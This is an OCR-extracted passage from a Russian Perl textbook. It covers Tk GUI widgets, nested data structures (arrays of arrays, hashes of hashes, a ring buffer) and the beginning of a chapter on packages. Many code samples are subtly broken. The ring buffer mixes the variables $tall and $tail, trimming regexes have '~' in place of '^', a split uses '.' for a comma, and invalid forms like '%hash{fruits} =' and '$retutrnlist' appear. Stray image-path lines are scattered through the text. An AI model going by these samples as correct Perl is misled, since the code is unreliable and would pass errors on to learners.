$listbox1->bind('<Double-1>'. \&getfruit);
$text1 = $topwindow->Text("-width" => 40, "-height" => 2 )->pack();
sub getfruit {
   $fruit = $listbox1->get('active');
   $text1->insert('end', "$fruit");
}
MainLoop;
```




Рис. 13.3. Интерфейсный элемент «список» библиотеки Tk

Tk: интерфейсный элемент «шкала»

В этом примере мы выведем интерфейсный элемент «шкала» библиотеки Tk. Выбранное пользователем положение шкалы отображается в текстовом интерфейсном элементе. Результат показан на рис. 13.4.

```
use Tk;
$topwindow = MainWindow->new();
$topwindow->Label('-text' => 'Scale widget example' )->pack();
$topwindow->Scale('-orient' => 'horizontal', '-from' => 0,
                  '-to' => 200, '-tickinterval' => 40,
                  '-label' => 'Select a value:', '-length' => 200,
                  '-variable' => \$value, '-command' => \&display )->pack();
$text1 = $topwindow->Text("-width" => 40, "-height" => 2 )->pack();
sub display {
   $text1->delete('1.0', 'end');
   $text1->insert('end', "$value");
}
MainLoop;
```





Рис. 13.4. Интерфейсный элемент «шкала» библиотеки Tk

Tk: интерфейсные элементы графики («канва»)

В этом примере создается интерфейсный элемент «канва» библиотеки Tk и в нем рисуется голубой овал. Результат показан на рис. 13.5.

```
use Tk;
$topwindow = MainWindow->new();
$canvas1 = $topwindow->Canvas('-width' => 200, '-height' => 200 )->pack();
$canvas1->create('oval', '50', '50', '160', '160','-fill' => "blue");
MainLoop;
```



13.5. Интерфейсный элемент рисования «канва» библиотеки Tk

Tk: интерфейсные элементы меню

В этом примере мы создаем строку меню с двумя разделами: File и Edit. Когда пользователь выбирает пункт меню (рис. 13.6), мы показываем в текстовом интерфейсном элементе, какой именно пункт выбран (рис. 13.7).

Рис. 13.6. Меню библиотеки Tk


Рис. 13.7. Результат выбора пункта меню

```
use Tk;
my $topwindow = MainWindow->new();
$menubar = $topwindow->Frame()->pack('-side' => 'top','-fill' => 'x');
$filemenu = $menubar->Menubutton('-text' => 'File')->pack('-side' => 'left');
$filemenu->command('-label' => 'Open', '-command' => sub {
   $text->delete('1.0', 'end');
   $text->insert('end', "You clicked Open."); });
$filemenu->separator();
$filemenu->command('-label' => 'Exit', '-command' => sub {exit});
$editmenu = $menubar->Menubutton('-text' => 'Edit' )->pack('-side' => 'left');
$editmenu->command('-label' => 'Search', '-command' => sub {
   $text->delete('1.0', 'end');
   $text->insert('end', "You clicked Search."); });
$editmenu->command('-label' => 'Replace', '-command' => sub {
   $text->delete('1.0', 'end');
   $text->insert('end', "You clicked Replace."); });
$topwindow->Label('-text' => 'Menu widget example.')->pack();
$text = $topwindow->Text( '-width' => 40, '-height' => 3 )->pack();
MainLoop;
```

Tk: окна диалога

В этом примере создается окно диалога, которое появляется, когда пользователь щелкает на соответствующей кнопке главного окна (рис. 13.8). Пользователь может ввести текст в строке ввода окна диалога, а после нажатия кнопки OK в главном окне отображается введенный текст (рис. 13.9).

```
use Tk;
$topwindow = MainWindow->new();
$dialog = $topwindow->DialogBox('-title' => 'Dialog Box','-buttons' => ['OK', 'Cancel']);
$entry = $dialog->add("Entry", '-width' => 40)->pack();
$topwindow->Label('-text' => 'Dialog widget example.')->pack();
$topwindow->Button('-text' => 'Show dialog box', '-command' => \&show)->pack();
$text1 = $topwindow->Text('-width' => 40,'-height' => 2)->pack();
MainLoop;
sub show {
$result = $dialog->Show;
   if ($result eq "OK") {
      $text1->delete('1.0', 'end');
      $text1->insert('end', $entry->get); }
}
```






Рис. 13.8. Окно диалога библиотеки Tk




Рис. 13.9. Данные, введенные в окне диалога

Глава 14

Структуры данных

Коротко

Наиболее существенная вещь, отсутствовавшая в Perl до появления пятой версии, — это поддержка сложных структур данных (не было даже многомерных массивов, не говоря уже о более сложных структурах). Следствие этого, невозможность использования в массивах более одного индекса, была одной из самых ощутимых потерь для программистов. В прежние времена приходилось имитировать многомерные массивы способом, который хотя и не выглядел таким уж неуклюжим, но не становился от этого эффективнее. Индексы рассматривались как текстовые строки (ключи хэшей) и объединялись в один ключ. Вот, например, имитация «двумерного массива»:

```
for $outerloop (0..4) {
   for $innerloop (0..4) {
         $array{"$outerloop, $innerloop"} = 1;
} }
```

После создания подобной структуры данных для доступа к элементу такого «массива» требовалось передать конкатенацию индексов:

```
print $array{'0,0'};
1
```

Теперь Perl включает существенную поддержку структур данных, в том числе и многомерных массивов, поэтому тот же код можно записать как

```
for $outerloop (0..4) {
   for $innerloop (0..4) {
         $array[$outerloop][$innerloop] = 1;
} }
print $array[0][0];
1
```

Однако эта конструкция тоже более хитроумна, чем может показаться. Массивы и хэши Perl по-прежнему по существу одномерны. Поэтому на самом деле приведенная конструкция — это одномерный массив из ссылок, ссылающихся на другие одномерные массивы. То, что Perl позволяет опускать между парами скобок (квадратных или фигурных, но не круглых) оператор разыменования ссылки **->**, делает возможной запись массива «как бы» в двумерном виде — конструкция **$array[$i][$j]** совпадает с **$array[$i]->[$j]**. Однако необходимо помнить, что на самом деле это все-таки массив ссылок. Например, если вы попробуете выполнить команду **print @array**, то не увидите элементов двумерного массива. Вместо этого Perl напечатает шестнадцатеричные ссылки на другие одномерные массивы:

```
ARRAY(0x8a56e4)ARRAY(0x8a578c)
ARRAY(0x8a58d0)ARRAY(0x8a5924)
ARRAY(0x8a5978)
```

Поскольку двумерный массив — это массив из ссылок на одномерные массивы, его можно создать с помощью генератора анонимных массивов — пары квадратных скобок:

```
$array[0] = ["apples", "oranges"];
$array[1] = ["asparagus", "corn", "peas"];
$array[2] = ["ham", "chicken"];
print $array[1][1];
corn
```

Вот другой способ создания аналогичного массива, при котором массив сразу инициализируется списком, состоящим из ссылок на массивы:

```
@array =(   ["apples", "oranges"],
            ["asparagus", "corn", "peas"],
            ["ham", "chicken"] );
print $array[1][1];
corn
```

Если в качестве внешней пары используются не круглые скобки, а квадратные, то тем самым создается *ссылка* на анонимный массив одномерных массивов. При доступе к такой конструкции необходим оператор разыменования:

```
$array =[ ["apples", "oranges"],
          ["asparagus", "corn", "peas"],
          ["ham", "chicken"] ];
print $array->[1][1];
corn
```

Кроме запоминания ссылок на анонимные массивы в некотором массиве, при создании двумерного массива можно использовать и такой код:

```
@{$array[0]} = ("apples", "oranges");
@{$array[1]} = ("asparagus", "corn", "peas");
@{$array[2]} = ("ham", "chicken");
print $array[1][1];
corn
```

Конструкция **@{$array[0]}** обрабатывается достаточно хитро: Perl знает, что конструкция **@{...}** означает разыменование ссылки на массив. Однако, поскольку ссылки **$array[0]** не существует, Perl создает ее, заполняет элементами списка, стоящего в правой части оператора присваивания (еще один пример задействованной в Perl стратегии *автооживления),* а значение ссылки заносит в переменную **$array[0].** То же самое происходит с **$array[1] и $array[2].** В результате создается двумерный массив (то есть массив из ссылок на массивы). Обратите внимание, что с такой нотацией следует быть осторожным: если **$array[0]** *существует* в момент исполнения кода, все, на что он указывает, будет потеряно и замещено новыми данными. После создания массива на его элементы можно ссылаться с помощью индексов:

```
@array = (  ["apples", "oranges"],
            ["asparagus", "corn", "peas"],
            ["ham", "chicken"] );
for $outerloop (0..$#array) {
   for $innerloop (0..$#{array[$outer]}) {
        print $array[$outerloop][$innerloop], " ";
   }
   print "\n";
}
apples oranges
asparagus corn peas
ham chicken
```

Методы работы с одномерными массивами по-прежнему действуют. Иногда это упрощает обращение к двумерных массивам. Вот, например, как с помощью индекса цикла и функции **join** распечатать двумерный массив, последовательно выводя одномерные массивы (обратите внимание, как используется конструкция **@{}** для разыменования ссылок на массивы):

```
@array = (  ["apples", "oranges"],
            ["asparagus", "corn", "peas"],
            ["ham", "chicken"] );
for $loopindex (0..$#array) {
   print join(", ", @{$array[$loopindex]}), "\n";
}
apples, oranges
asparagus, corn, peas
ham, chicken
```

Следует запомнить одно: в подобных ситуациях код всегда работает с массивом массивов, и этот факт является ключом ко всем структурам данных, обсуждающимся в этой главе. Они основаны на ссылках и *не* являются фундаментальными типами данных Perl.

Подсказка: используйте команду use strict vars

Иногда создание структур данных и разборка используемых при этом ссылок — процесс запутанный. Крайне полезной здесь оказывается прагма **use strict vars** Допустим, например, что в результате ошибки вместо круглых скобок в коде оказались квадратные:

```
use strict vars;
$array = [
            ["apples", "oranges"],
            ["asparagus", "corn", "peas"],
            ["ham", "chicken"]
          ];
print $array[0][0];
```

Интерпретатор Perl при компиляции сценария сообщит об ошибке при обработке последней строки, потому что в ней неявно вызывается еще не описанная переменная **@array.** Эта ошибка напоминает, что надо либо заменить квадратные скобки на круглые, либо использовать **$array** как ссылку:

```
print $array->[0][0];
```

(Если же во второй строке вместо префикса **$** использовать **@**, то переменной **@array** будет присвоен массив, состоящий из одного элемента — ссылки на анонимный массив. Формально ошибки в сценарии не будет, но при выводе вместо элемента массива вы получите шестнадцатеричное значение указателя.)

Помимо массива массивов и хэша хэшей можно создавать смешанные типы -например, массивы хэшей и т. д.:

```
$array[1][2]        # массив массивов
$hash{key1}{key2}   # хэш-таблица из хэш-таблиц
$array[3]{key}      # массив хэш-таблиц
$hash{key}[4]       # хэш-таблица массивов
```

Как эти, так и другие смешанные типы данных рассматриваются далее в основной части главы.

Непосредственные решения

Сложные записи: хранение ссылок и других элементов

Вы можете хранить элементы различных типов в структурах данных Perl — массивах и хэш-таблицах. Поскольку к числу этих элементов относятся и ссылки на другие данные, разрешается создавать сложные структуры данных, в которых элементы связаны между собой указателями. Подобные структуры бывают очень полезными, если требуется автоматическое обновление копий исходных данных, хранящиеся в разных местах структуры.

В качестве обзорного примера рассмотрим следующий фрагмент кода. Он показывает, что в одной структуре можно хранить данные разрозненных типов, включая ссылки на другие объекты (в том числе и ссылки на подпрограммы). Обратите внимание на строки с генераторами анонимных массивов и хэшей, создающих копии массивов и хэшей, а также на строки, где мы запоминаем ссылки на уже существующие массивы и хэши, чтобы непосредственно работать с этими данными:

```
$string = "Here is a string";
@array = (1, 2, 3);
%hash = ('fruit' => 'apples', 'vegetables' => 'corn');
sub printem
{
   print shift;
}
$complex = {
   string          => $string,
   number          => 3.1415926,
   array           => [@array],
   hash            => {%hash},
   arrayreference  => \@array,
   hashreference   => \%hash,
   sub             => \&printem,
   anonymoussub    => sub { print shift; },
   handle          => \*STDOUT
};
print $complex->{string}, "\n";
print $complex->{number}, "\n";
print $complex->{array}[0], "\n";
print $complex->{hash}{fruit}, "\n";
print ${$complex->{arrayreference}}[0], "\n";
print ${$complex->{hashreference}}{fruit}, "\n";
$complex->{sub}->("Subroutine call.\n");
$complex->{anonymoussub}->("Anonymous subroutine.\n");
print {$complex->{handle}} "Printed Text.", "\n";
Here is a string
3.1415926
1
apples
1
apples
Subroutine call.
Anonymous subroutine.
Printed Text.
```

Объявление массива массивов

Массивы массивов (а также массивы массивов массивов и т. д.) заменяют в Perl многомерные массивы данных. Такие структуры ценны тем, что данные упорядочиваются по нескольким индексам — например, массив имен студентов будет индексироваться идентификатором ID и порядковым номером группы. Вот наиболее распространенный способ объявления массива массивов в одном предложении (обратите внимание, что многомерный массив объявляется с помощью генератора анонимного массива):

```
@array = (  ["apples", "oranges"],
            ["asparagus", "corn", "peas"],
            ["ham", "chicken"] );
```

Создание массива массивов «на лету»

Массив массивов создается фрагмент за фрагментом с помощью генератора анонимного массива **[...]**. Он будет заполнять элементы массива более низкими по уровню иерархии ссылками на одномерные массивы:

```
$array[0] = ["apples", "oranges"];
$array[1] = ["asparagus", "corn", "peas"];
$array[2] = ["ham", "chicken"];
print $array[1][1];
corn
```

Вы можете добиться того же результата, используя «привычку» Perl создавать ссылки самостоятельно (см. обсуждение в начале этой главы):

```
@{$array[0]} = ("apples", "oranges");
@{$array[1]} = ("asparagus", "corn", "peas");
@{$array[2]} = ("ham", "chicken");
print $array[1][1];
corn
```

Ну и, естественно, можно создавать и заполнять массив массивов элемент за элементом:

```
for $outerloop (0..4) {
   for $innerloop (0..4) {
      $array[$outerloop][$innerloop] = 1;
   }
}
print $array[0][0];
1
```

Кроме того, функция **push** позволяет заносить в главный массив очередную ссылку:

```
for $outerloop (0..4) {
   push $array, [1, 1, 1, 1, 1];
}
print $array[0][0];
1
```

В следующем примере для создания массива массивов используется список, возвращаемый подпрограммой, и генератор анонимного массива:

```
for $loopindex (0..4) {
   $array[$loopindex] = [&zerolist];
}
sub zerolist { return (0, 0, 0, 0, 0); }
print $array[0][0];
```

```
0
```

К массиву массивов всегда можно добавить новую строку:

```
@array = ( ["apples", "oranges"],
           ["asparagus", "corn", "peas"],
           ["ham", "chicken"] );
$array[3] = ["chicken noodle", "chili"];
print $array[3][0];
chicken noodle
```

Или, если вы предпочитаете добавлять элементы в уже существующую строку массива, можно сделать так:

```
@array = ( ["apples", "oranges"],
           ["asparagus", "corn", "peas"],
           ["ham", "chicken"] );
push @{$array[0]}, "banana";
print $array[0][2];
banana
```

Наконец, с помощью функции **splice** можно добавлять, заменять и удалять строки с произвольным номером:

```
# добавить строку перед строкой с индексом 1:
@array = ( ["apples", "oranges"],
           ["asparagus", "corn", "peas"],
           ["ham", "chicken"] );
splice @array, 1 ,0 , ["chess", "checkers", "go"];
print $array[0][0], ", ", $array[1][0], ", ", $array[2][0];
apples, chess, asparagus

# заменить две строки на одну:
@array = ( ["apples", "oranges"],
           ["asparagus", "corn", "peas"],
           ["ham", "chicken"] );
splice @array, 0 ,2 , ["chess", "checkers", "go"];
print $array[0][0], ", ", $array[1][0];
chess, ham

#  заменить одну строку на две:
@array = ( ["apples", "oranges"],
           ["asparagus", "corn", "peas"],
           ["ham", "chicken"] );
splice @array, 0 ,1 , ["chess", "checkers", "go"],["cat", "dog", "mouse"];
print $array[0][0], ", ". $array[1][0], ", ", $array[1][0];
chess, cat, asparagus

#  удалить среднюю строку:
@array = ( ["apples", "oranges"],
           ["asparagus", "corn", "peas"],
           ["ham", "chicken"] );
splice @array, 1 ,0; print $array[0][0], ", ", $array[1][0];
apples, ham
```

Естественно, то же самое можно проделывать и с элементами строки, то есть добавлять их, заменять и удалять в режиме прямого доступа.

Доступ к элементам массива массивов

Вы можете выполнять доступ к массиву массивов поэлементно:

```
for $outerloop (0..4) {
   for $innerloop (0..4) {
        $array[$outerloop][$innerloop] = 1;
   }
}
print $array[0][0];
1
```

Можно также использовать мощь операторов и функций Perl, предназначенных для работы с одномерными массивами, чтобы облегчить работу с многомерными массивами. Например, в следующем примере (приведенном также в начале главы) функция **join** объединяет несколько элементов в текстовую строку:

```
@array = ( ["apples", "oranges"],
           ["asparagus", "corn", "peas"],
           ["ham", "chicken"] );
for $arrayref (@array)
{
   print join(", ", @{$arrayref}), "\n";
}
apples, oranges
asparagus, corn, peas
ham, chicken
```

Объявление хэша хэшей

Хэши, составленные из других хэшей, полезны при работе с текстовой многоуровневой информационной системой (например, экспертной системой). В этих случаях текстовые ключи используются для последовательного просмотра различных уровней структуры данных. В следующем примере такой хэш создается за один раз:

```
%hash = (
    fruits => {
                favorite => "apples",
                'second favorite' => "oranges"
    },
    vegetables => {
                favorite => "corn",
                'second favorite' => "peas",
                'least favorite' => "turnip"
    },
    meat => {
                favorite => "chicken",
                'second favorite' => "beef"
    }
);
print $hash{fruits}{favorite};
apples
```

Обратите внимание, что в таком хэше значениями для пар ключ/значение выступают другие хэши (точнее, ссылки на них). Кроме того, для конструкций типа **{...}{...}**, как и используемых в случае массива массивов конструкций вида **[...][...]**, между парами фигурных скобок неявно подставляется оператор-стрелка **->** разыменования ссылок.

Создание хэша хэшей «на лету»

Чтобы создать хэш хэшей элемент за элементом, используется та же схема, что и в случае массива массивов, но с одним существенным отличием — к хэшу всегда можно добавить новые ключ и значение, но добавление к массиву новых элементов с пропусками индексов порождает неопределенные значения. Пример:

```
%hash{fruits} = {favorite => "apples",
                 'second favorite' => "oranges"};
%hash{vegetables} = {favorite => "corn",
                     'second favorite' => "peas",
                     'least favorite' => "turnip"};
%hash{meat} = {favorite => "chicken", 'second favorite' => "beef"};
print $hash{fruits}{favorite};
apples
```

В следующей схеме генератор анонимного хэша комбинируется со списком ключ/ значение, возвращаемым внешней подпрограммой:

```
for $key ("hash1", "hash2", "hash3")
        { $hash{$key} = {$retutrnlist}; }
sub returnlist { return (key1 => value1, key2 => value2); }
print $hash{hash1}{key2};
value2
```

Доступ к элементам хэша хэшей

Чтобы получить отдельное значение, хранящееся в хэше хэшей, надо явно указать набор последовательных ключей:

```
%hash = (
   fruits => {favorite => "apples", 'second favorite' => "oranges"},
   vegetables => {favorite => "corn", 'second favorite' => "peas", 'least favorite' => "turnip"}
);
print $hash{fruits}{'second favorite'};
oranges
```

Используя стандартные приемы работы с обычными хэшами, можно организовать цикл по элементам хэша хэшей:

```
%hash = (
   fruits => {favorite => "apples", second => "oranges"},
   vegetables => {favorite => "corn", second => "peas"}
);
for $food (keys %hash) {
   print "$food:\n\t {";
   for $key (keys %{$hash{$food}}) {
         print "'key' => \"$hash{$food}{$key}\",";
   }
   print "}\n";
}
vegetables:
   {'favorite' => "corn", 'second' => "peas", }
fruits:
   {'favorite' => "apples", 'second' => "oranges", }
```

Чтобы сортировать записи хэш-таблицы по ключам, в заголовок цикла можно включить операцию сортировки:

```
%hash = (
   fruits => {favorite => "apples", second => "oranges"},
   vegetables => {favorite => "corn", second => "peas"}
);
for $food (sort keys %hash) {
   print "$food:\n\t {";
   for $key (sort keys %{$hash{$food}}) {
         print "'$key' => \"$hash{$food}{$key}\",";
   }
   print "}\n";
}
fruits:
   {'favorite' => "apples", 'second' => "oranges", }
vegetables:
   {'favorite' => "corn", 'second' => "peas", }
```

Объявление массива хэшей

Массивы хэш-таблиц позволяют индексировать числовым значением записи с именованными полями. (Примером этого служит кольцевой буфер, рассматриваемый в последнем разделе этой главы.) В следующем примере создается массив хэшей:

```
@array = ( {favorite => "apples", 'second favorite' => "oranges" },
           {favorite => "corn", 'second favorite' => "peas", 'least favorite' => "turnip" },
           {favorite => "chicken", 'second favorite' => "beef" }
);
print $array[0]{favorite};
apples
```

Обратите внимание, что для конструкций вида **[...]{...}**, как и для рассмотренных ранее конструкций вида **{...}{...}** и **[...][...]**, между парами скобок неявно подставляется оператор-стрелка **->** разыменования ссылок.

Создание массива хэшей «на лету»

Можно создавать массивы хэшей шаг за шагом, присваивая ссылки на анонимные хэши элементам массива:

```
@array[0] = {favorite => "apples", 'second favorite' => "oranges"};
@array[1] = {favorite => "corn", 'second favorite' => "peas", 'least favorite' => "turnip"};
@array[2] = {favorite => "chicken", 'second favorite' => "beef"};
print $array[0]{favorite};
apples
```

Как и в случае массива массивов, вы можете воспользоваться функцией **push:**

```
push @array, {favorite => "apples", 'second favorite' => "oranges"};
push @array, {favorite => "corn", 'second favorite' => "peas", 'least favorite' => "turnip"};
push @array, {favorite => "chicken", 'second favorite' => "beef"};
print $array[0]{favorite};
apples
```

В следующем примере мы последовательно читаем из текстовых строк пары ключ/значение и превращаем их в массив хэшей:

```
$data[0] = "favorite:apples, second favorite:oranges";
$data[1] = "favorite:corn, second favorite:peas, least favorite:turnip";
$data[2] = "favorite:chicken, second favorite:beef";
```

```
for $loopindex (0..$#data) {
   for $element (split '.', $data[$loopindex]) {
         ($key. $value) = split ':', $element;
         $key =~ s/~[\s\n]+//;                          # очистить от пробелов
         $key =~ s/[\s\n]+$://;
         $value =~ s/~[\s\n]+//;                        # очистить от пробелов
         $value =~ s/t\s\n]+$;//;
         $array[$loopindex]{$key} = $value;
   }
}
print $array[0]{'second favorite'};
oranges
```

(Обратите внимание, что мы здесь воспользовались контекстно-чувствительной процедурой *автооживления* ссылок (autovivification), описанной в главе 8.)

Доступ к элементам массива хэшей

Чтобы получить значение, хранимое в массиве хэшей, надо указать индекс массива и ключ хэша:

```
@array[0] = {favorite => "apples", 'second favorite' => "oranges"};
@array[1] = {favorite => "corn", 'second favorite' => "peas", 'least favorite' => "turnip"};
@array[2] = {favorite => "chicken", 'second favorite' => "beef"};
print $array[0]{favorite};
apples
```

В следующем случае мы полностью выводим массив хэшей с помощью цикла по его элементам:

```
@array[0] = {favorite => "apples", second => "oranges"};
@array[1] = {favorite => "corn", second => "peas", least => "turnip"};
@array[2] = {favorite => "chicken", second => "beef"};
for $loopindex (0..$#array) {
   print "array[$loopindex]:\n\t{";
   for $key (keys %{$array[$loopindex]}) {
         print "$key => $array[$loopindex]{$key}, ";
   }
   print "}\n";
}
array[0]:
   {favorite => apples, second => oranges, }
array[1]:
   {favorite => corn, second => peas, least => turnip, }
array[2]:
   {favorite => chicken, second => beef, }
```

А вот как сделать то же самое, используя вместо индекса цикла ссылку:

```
@array[0] = {favorite => "apples", second -> "oranges"};
@array[1] = {favorite => "corn", second => "peas", least => "turnip"};
@array[2] = {favorite -> "chicken", second => "beef"};
for $hashreference (@array) {
   print "{";
   for $key (sort keys %$hashreference) {
         print "$key => $array[$loopindex]{$key}, ";
   }
   print "}\n";
}
{favorite => apples, second => oranges, }
```

```
{favorite => corn, second => peas, least => turnip, }
{favorite => chicken, second => beef, }
```

Объявление хэша массивов

Хэши, состоящие из массивов, позволяют разбивать данные, индексированные числовым значением, на записи.

Подсказка. *Из четырех возможных комбинаций массивов и хэшей хэши массивов используются наиболее редко.*

В следующем примере мы объявляем хэш массивов в одном предложении:

```
%hash = (
   fruits => ["apples", "oranges"],
   vegetables => ["corn", "peas", "turnips"],
   meat => ["chicken", "ham"],
);
print $hash{fruits}[0];
apples
```

Обратите внимание, что для конструкций вида **{...}[...]**, как и для рассмотренных ранее конструкций вида **{...}{...}** **[...][...]**, и **[...]{...}**, между парами скобок неявно подставляется оператор-стрелка -> разыменования ссылок.

Создание хэша массивов «на лету»

Чтобы собрать хэш массивов из отдельных элементов, можно заносить в хэш под нужным ключом ссылки на массивы, созданные генератором анонимных массивов:

```
%hash{fruits} = ["apples", "oranges"];
%hash{vegetables} = ["corn", "peas", "turnips"];
%hash{meat} = ["chicken", "ham"];
print $hash{fruits}[0];
apples
```

Если вы предпочитаете другой вариант, можете воспользоваться функцией **push** и контекстно-чувствительной процедурой *автооживления* ссылок (autovivifi-cation), описанной в главе 8:

```
push @{%hash{fruits}}, "apples", "oranges";
push @{%hash{vegetables}}, "corn", "peas", "turnips";
push @{%hash{meat}}, "chicken", "ham";
print $hash{fruits}[0];
apples
```

Доступ к элементам хэша массивов

Вы всегда можете получить доступ к отдельному элементу данных, хранимому в хэше массивов, указав ключ и индекс:

```
%hash = (
   fruits => ["apples", "oranges"],
   vegetables => ["corn", "peas", "turnips"],
   meat => ["chicken", "ham"],
);
print $hash{fruits}[0];
```

```
apples
```

В следующем примере мы полностью выводим отсортированный по значениям ключа хэш массивов, используя функцию **join** для преобразования массивов в текстовые строки:

```
%hash = (
   fruits => ["apples", "oranges"],
   vegetables => ["corn", "peas", "turnips"],
   meat => ["chicken", "ham"],
);
for $key (sort keys %hash) {
   print "$key:\t[", join(", ", @{$hash{$key}}), "]\n";
}
fruits:         [apples, oranges]
meat:           [chicken, ham]
vegetables:     [corn, peas, turnips]
```

Связные списки и кольцевые буферы

С помощью описанных в этой главе структур мы можем легко создавать стандартные структуры данных типа деревьев (где данные хранятся в боковых ответвлениях, соединенных в узлах) или связных списков. В случае связных списков данные хранятся в элементах, которые сами организованы в виде списка. Каждый элемент указывает на следующий элемент списка. (Для двусторонне связанных списков каждый элемент также ссылается и на предыдущий элемент.) Тем самым можно перемещаться по списку от элемента к элементу.

Одной из популярных разновидностей связных списков является кольцевой буфер, который получается при замыкании связного списка в кольцо. Кольцевой буфер хранит данные с помощью двух индексных элементов: головного (head) и концевого (tail). При занесении данных в буфер увеличивается концевой индекс. При извлечении данных из буфера увеличивается головной индекс. Когда головной и концевой индексы перекрываются, буфер становится пустым. Перемещая по замкнутому кругу головной и концевой индексы, буфер позволяет эффективно использовать память. (Например, нажатия на клавиши клавиатуры хранятся на компьютерах IBM PC и их клонах в кольцевых буферах, рассчитанных на пятнадцать элементов, и при их переполнении раздается гудок.)

Следующий пример демонстрирует создание кольцевого буфера из четырех элементов, организованных в виде массива. Головной индекс будет указывать на первый занятый элемент, а концевой — на первый свободный, следующий за последним занятым. При выходе за границу массива индексы автоматически корректируются, переходя к первому элементу массива. Ситуация, когда головной элемент совпадает с концевым, будет интерпретироваться нами как полностью пустой буфер. Это означает, что вы можете хранить в кольцевом буфере не более трех элементов, поскольку в нашей модели полностью заполненный буфер неотличим от полностью пустого. (Это не самое эффективное использование памяти, однако, не забывайте, что перед вами учебный пример.)

Мы будем моделировать кольцевой буфер с помощью массива, состоящего из хэшей. Каждый элемент массива — это хэш с двумя ключами. Ключ *data* предназначен для хранения данных. Ключ *next* — это идущий вслед за текущим индекс элемента массива. Тем самым получаем связный список индексов, который и моделирует наш кольцевой буфер.

Вот как инициализируется буфер (головной и концевой индексы устанавливаются в одно значение, что указывает на пустоту буфера):

```
$buffer[0]{next} = 1;
$buffer[0]{data} = 0;
$buffer[1]{next} = 2;
$buffer[1]{data} = 0;
$buffer[2]{next} = 3;
$buffer[2]{data} = 0;
$buffer[3]{next} = 0;
$buffer[3]{data} = 0;
$head = 0;
$tall = 0;
```

Чтобы занести в буфер новый элемент, надо проверить, не заполнен ли буфер. Если буфер полон — возвращается ноль. Если в буфере еще есть место, в него помещается элемент, концевой индекс увеличивается, а функция возвращает единицу:

```
sub store
{                                       # проверка заполнения буфера
   if ($buffer[$tail]{next} != $head) {   # в буфере есть место
        $buffer[$tail]{data} = shift;
        $tail = $buffer[$tail]{next}:
        return 1;
   } else {                             # буфер переполнен
        return 0;
   }
}
```

Чтобы извлечь из буфера элемент, надо проверить, не пуст ли он. Если пуст - возвращаем неопределенное значение. Если нет - возвращаем элемент, на который указывает головной индекс, и увеличиваем последний:

```
sub retrieve
{                                       # проверка заполнения буфера
   if ($head != $tall) {                # в буфере есть данные
      $data = $buffer[$head]{data};
      $head = $buffer[$head]{next};
      return $data;
   } else {                             # буфер пуст
      return undef;
   }
}
```

Приведем пример добавления и извлечения данных из буфера:

```
store 0;
store 1;
store 2;
store 3;                # буфер заполнен, данное не сохранено
print retrieve, "\n";
print retrieve, "\n";
print retrieve, "\n";
0
1
2
```

Обратите внимание, что хотя мы пытались поместить в буфер четыре элемента, три полностью заполняют его, а четвертый игнорируется.

Глава 15

Создание пакетов и модулей

Коротко

Защищенность и модульность — два великих принципа программирования. Perl обеспечивает их выполнение, предоставляя возможность разбивать программу на полуавтономные фрагменты так, что программисту не надо беспокоиться о конфликтах между ними и остальной частью программы. Для деления программы на независимые фрагменты используются *пакеты* Perl, которые создают непересекающиеся *области имен* (namespaces). Что такое область имен? Это часть программы со своей собственной областью видимости глобальных идентификаторов -другими словами, она функционирует как частная территория программиста. На самом деле в Perl нет такой вещи, как «область видимости глобальных идентификаторов», — любая такая область ограничивается неким пакетом. Создавая пакет, вы получаете определенную гарантию того, что ваш код не смешается с переменными и подпрограммами другого фрагмента. Это позволяет организовывать код, предназначенный для многократного использования, в виде пакетов. Кроме пакетов существуют также *модули* Perl. Модули — это пакеты, организованные специальным образом. Их можно загружать и интегрировать с конкретной программой. Наконец, в Perl существуют также *классы* — основа объектно-ориентированного программирования. О пакетах и модулях речь идет в этой главе, а о классах — в следующей.

Пакеты

Код, помещаемый в пакет, может размещаться в собственном файле, занимать несколько файлов, хотя несколько пакетов также могут делить один файл. Переключение между пакетами осуществляет команда **package.** В следующем примере создается пакет, сохраняемый как файл package1.pl:

```
package package1;
BEGIN { }
sub subroutine1 { print "Hello!\n"; }
return 1;
END { }
```

Команда **package** начинает новый пакет **package1.** Обратите внимание на подпрограммы **BEGIN** и **END.** Первая (она обычно содержит инициализирующий код) выполняется сразу при загрузке пакета (точнее, она вызывается, как только интерпретатор доходит до нее, то есть еще *до* окончания загрузки пакета). Соответственно, подпрограмма **END** вызывается при завершении работы интерпретатора и может содержать код, выполняющий заключительные операции (например, закрывающий все открытые файлы). Подпрограммы **BEGIN** и **END** вызываются неявным образом (более того, **BEGIN** не удастся вызвать явно, даже если вы этого очень захотите: она уничтожается Perl сразу после использования). В силу особой роли имена этих подпрограмм состоят из за-

главных букв, и ключевое слово **sub** является для них необязательным.

Обратите внимание, что мы определили в пакете подпрограмму **subroutine1.** К ней можно будет обращаться в пределах кода, использующего пакет. Кроме того, стоит обратить внимание на команду **return,** расположенную вне какой-либо подпрограммы, — она возвращает значение истина после загрузки пакета, показывая, таким образом, что пакет готов к работе. (На самом деле возвращается последнее значение, вычисленное в теле модуля. Поэтому часто вместо **return** в последней строке пакета ставится просто цифра **1**.)

Чтобы использовать в программе код пакета, надо поместить в сценарий команду **require:**

```
require 'package1.pl';
```

Теперь можно ссылаться на идентификаторы пакета **package1,** отделив его имя от идентификатора символами **::**. В прежние времена в качестве разделителя выступал символ апострофа (одиночной кавычки), но теперь Perl следует в этом вопросе традиции, установленной другими языками программирования (а именно, C++):

```
require 'package1.pl';
package1::subroutine1();
Hello!
```

Можно поместить в пакет другие идентификаторы (например, переменные):

```
package package1;
BEGIN { }
$variable1 = 1;
sub subroutine1 { print "Hello!\n"; }
return 1;
END { }
```

